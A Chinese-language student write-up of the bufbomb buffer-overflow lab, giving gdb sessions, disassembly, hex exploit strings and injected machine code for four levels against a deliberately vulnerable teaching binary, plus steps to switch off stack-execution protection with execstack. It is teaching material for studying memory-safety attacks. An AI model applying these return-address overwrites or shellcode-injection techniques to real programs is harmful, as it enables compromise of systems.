保存成example.s,然后输入命令:
1 2 gcc -c example.s objdump -d example.o > example.d
实验过程
Level 0: Candle
目标:Bufbomb中一个正常情况下不会被执行的函数smoke,在getbuf返回时跳到smoke函数执行。
1 2 3 4 5 6 7 void smoke () { entry_check(0 ); printf ("Smoke!: You called smoke()\n" ); validate(0 ); exit (0 ); }
要将smoke函数的地址放入getbuf的返回地址,需要构造合适的输入字符串。通过阅读getbuf的汇编代码可以知道输入字符串首地址被存放在内存栈-0xc(%ebp)中,运行程序,输入测试字符串,并打印出该字符串作验证。
1 2 3 4 5 6 7 8 9 gdb bufbomb (gdb) b getbuf (gdb) run -t SAXXXXXXXX Starting program: /home/ubuntu/桌面/bufferlab/bufbomb -t SAXXXXXXXX Team: SAXXXXXXXX Cookie: 0x58932f5a ... (gdb) x/s $ebp-0xc 0xffffb96c: "hello world"
所以可以知道字符串首地址0xffffb96c。用smoke函数的地址覆盖getbuf的返回地址,还需要找到函数smoke函数的首地址:
1 2 (gdb) p/x &smoke $ 1 = 0x8048e20
在test的汇编代码中,getbuf的下一行指令的地址为0x804901e,该地址在调用getbuf后被保存在%ebp+0x4中
1 2 3 4 5 08049000 <test>: ... 8049019: e8 c2 ff ff ff call 8048fe0 <getbuf> 804901e: 89 c2 mov %eax,%edx ...
1 2 (gdb) x/x $ebp+4 0xffffb97c: 0x0804901e
从0xffffb96c覆盖到0xffffb97c,需要先填充
16字节字符串内容,然后填充smoke函数的地址:20,8e,04,08(小端机器),如果是
64 位机器则需要继续覆盖后面为
0。所以我们需要构造字符串十六进制表示:
1 2 3 4 // exploit0.txt 31 31 31 31 31 31 31 31 32 32 32 32 32 32 32 32 20 8e 04 08 00 00 00 00
使用工具生成字符串并运行程序,结果如下:
1 2 ./sendstring < exploit0.txt > exploit-raw .txt ./bufbomb -t SAXXXXXXXX < exploit-raw .txt
Level 1: Sparkler
目标:调用 fizz(val) 函数,并将自己的 cookies
传递为参数。(Cookie必须为自己学号生成)
1 2 3 4 5 6 7 8 9 10 11 12 void fizz (int val) { entry_check(1 ); if (val == cookie) { printf ("Fizz!: You called fizz(0x%x)\n" , val); validate(1 ); } else printf ("Misfire: You called fizz(0x%x)\n" , val); exit (0 ); }
打印该函数地址:
1 2 (gdb) x/x fizz 0 x8048dc0 <fizz>: 0 x53e58955
生成cookie:
1 2 ./makecookie SAXXXXXXXX 0 x58932f5a
部分反汇编代码:
1 2 3 4 5 08048dc0 <fizz>: ... 8048dc4: 83 ec 14 sub $0x14,%esp 8048dc7: 8b 5d 08 mov 0x8(%ebp),%ebx # 传入参数值 ...
通过阅读汇编代码可以知道,0x8(%ebp)是传入的参数的存放地址,即$ebp+8,这里需要将其覆盖为生成的cookie值作为输入,而$ebp+4是原来正常的返回地址,需要覆盖为fizz的地址0x8048dc0。构造输入:
1 2 3 4 5 // exploit1.txt 31 31 31 31 31 31 31 31 32 32 32 32 32 32 32 32 c0 8d 04 08 00 00 00 00 5a 2f 93 58 00 00 00 00
使用工具生成字符串并运行程序,结果如下:
Level 2: Firecracker
目标:含有一个 bang 函数,和一个全局变量
global_value,需要注入机器代码,修改 global_value 为 cookies
的值,再调用 bang
函数。具体指令构造方法参加实验说明文档。可通过execstack工具解除栈执行限制。
1 2 3 4 5 6 7 8 9 10 11 12 13 int global_value = 0 ;void bang (int val) { entry_check(2 ); if (global_value == cookie) { printf ("Bang!: You set global_value to 0x%x\n" , global_value); validate(2 ); } else printf ("Misfire: global_value = 0x%x\n" , global_value); exit (0 ); }
bang 汇编语言的前几行:
1 2 3 4 5 6 7 8 9 08048d60 <bang>: 8048d60: 55 push %ebp 8048d61: 89 e5 mov %esp,%ebp 8048d63: 83 ec 08 sub $0x8,%esp 8048d66: c7 04 24 02 00 00 00 movl $0x2,(%esp) 8048d6d: e8 2e fc ff ff call 80489a0 <entry_check> 8048d72: a1 dc a1 04 08 mov 0x804a1dc,%eax #get global_value 8048d77: 3b 05 cc a1 04 08 cmp 0x804a1cc,%eax #cmp global_value:cookie 8048d7d: 74 21 je 8048da0 <bang+0x40>
汇编语言的第7、8行对应源程序的if语句,所以猜测global_value被存储在0x804a1dc中,cookie被存储在0x804a1cc中。检查如下:
1 2 3 4 (gdb) x/x 0 x804a1dc 0 x804a1dc <global_value>: 0 x00000000(gdb) x/x 0 x804a1cc 0 x804a1cc <cookie>: 0 x00000000
思路是将汇编代码注入到char数组的首地址0xffffb96c,让char数组的首地址覆盖$eax+4y原来的返回地址,当发生ret时,就会跳转到char数组首地址执行注入的汇编代码。汇编代码中要先修改global_value的值,然后将
bang 函数的地址 push 进栈中,然后使用 ret
命令。当执行到注入的ret命令时,因为push了bang函数的地址,就会返回到bang函数执行。汇编代码如下:
1 2 3 movl $0x58932f5a, 0x804a1dc # global_value=cookie pushl $0x08048d60 # 将 bang 函数的首地址压入栈 ret
将汇编语言转换成十六进制的机器代码:
1 2 gcc -m32 -c example.s objdump -d example.o > example.d
1 2 3 4 5 00000000 <.text>: 0: c7 05 dc a1 04 08 5a movl $0x58932f5a,0x804a1dc 7: 2f 93 58 a: 68 60 8d 04 08 push $0x8048d60 f: c3 ret
构造注入机器代码,转成字符串并运行。
1 2 3 4 // exploit2.txt c7 05 dc a1 04 08 5a 2f 93 58 68 60 8d 04 08 c3 6c b9 ff ff 00 00 00 00
结果出现段错误,是因为Linux系统默认开启了栈保护机制,用于阻止缓冲区溢出攻击。所以不可以在栈中直接执行指令,需要使用execstack工具解除栈执行限制。即使如此也只能在gdb调试下有效,实际运行仍然会出现段错误。
1 2 sudo apt-get install execstack execstack -s bufbomb
Level 3: Dynamite

目标:这个 Level 要求我们注入一段能够修改 getbuf
返回值的代码,返回值从 1 改成 cookie
值,此外还需要还原所有破坏,继续运行 test 的剩下部分。函数正常返回时执行
第15行,我们要让函数执行第12行
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 void test () { int val; volatile int local = 0xdeadbeef ; entry_check(3 ); val = getbuf(); if (local != 0xdeadbeef ){ printf ("Sabotaged!: the stack has been corrupted\n" ); } else if (val == cookie){ printf ("Boom!: getbuf returned 0x%x\n" , val); validate(3 ); } else { printf ("Dud: getbuf returned 0x%x\n" , val); } }
函数的返回值保存在%eax中,所以将cookie值放入这个寄存器中,并将原来正确的返回地址(即call
的下一条指令地址0x804901e)压入栈中,构造完成攻击的汇编代码如下:
1 2 3 movl $0x58932f5a, %eax #move cookie to %eax, return %eax push $0x804901e #push <test> return address ret
将汇编语言转换成十六进制的机器代码:
1 2 3 4 00000000 <.text>: 0: b8 5a 2f 93 58 mov $0x58932f5a,%eax 5: 68 1e 90 04 08 push $0x804901e a: c3 ret
生成的机器代码一共是11个字节,再加上一个对齐字节凑足12字节,可以看到这时已经填满了char字符串的缓冲区。与上一个问题相同,还要用char字符串首地址0xffffb96c覆盖原来的返回地址,以便于执行注入的指令。但这里还要注意一点,为了保证栈不被破坏,除了必要的修改,我们必须保持其他的栈字保存不变,先打印出原来的数据:
1 2 3 4 (gdb) x/24 xb 0 xffffb96c 0 xffffb96c: 0 x31 0 x32 0 x33 0 x34 0 x00 0 x00 0 x00 0 x000 xffffb974: 0 xc0 0 xb5 0 x04 0 x08 0 x98 0 xb9 0 xff 0 xff0 xffffb97c: 0 x1e 0 x90 0 x04 0 x08 0 x03 0 x00 0 x00 0 x00
构造攻击代码:
1 2 3 4 // exploit3.txt b8 5a 2f 93 58 68 1e 90 04 08 c3 00 98 b9 ff ff 6c b9 ff ff 03 00 00 00

转成字符串并运行: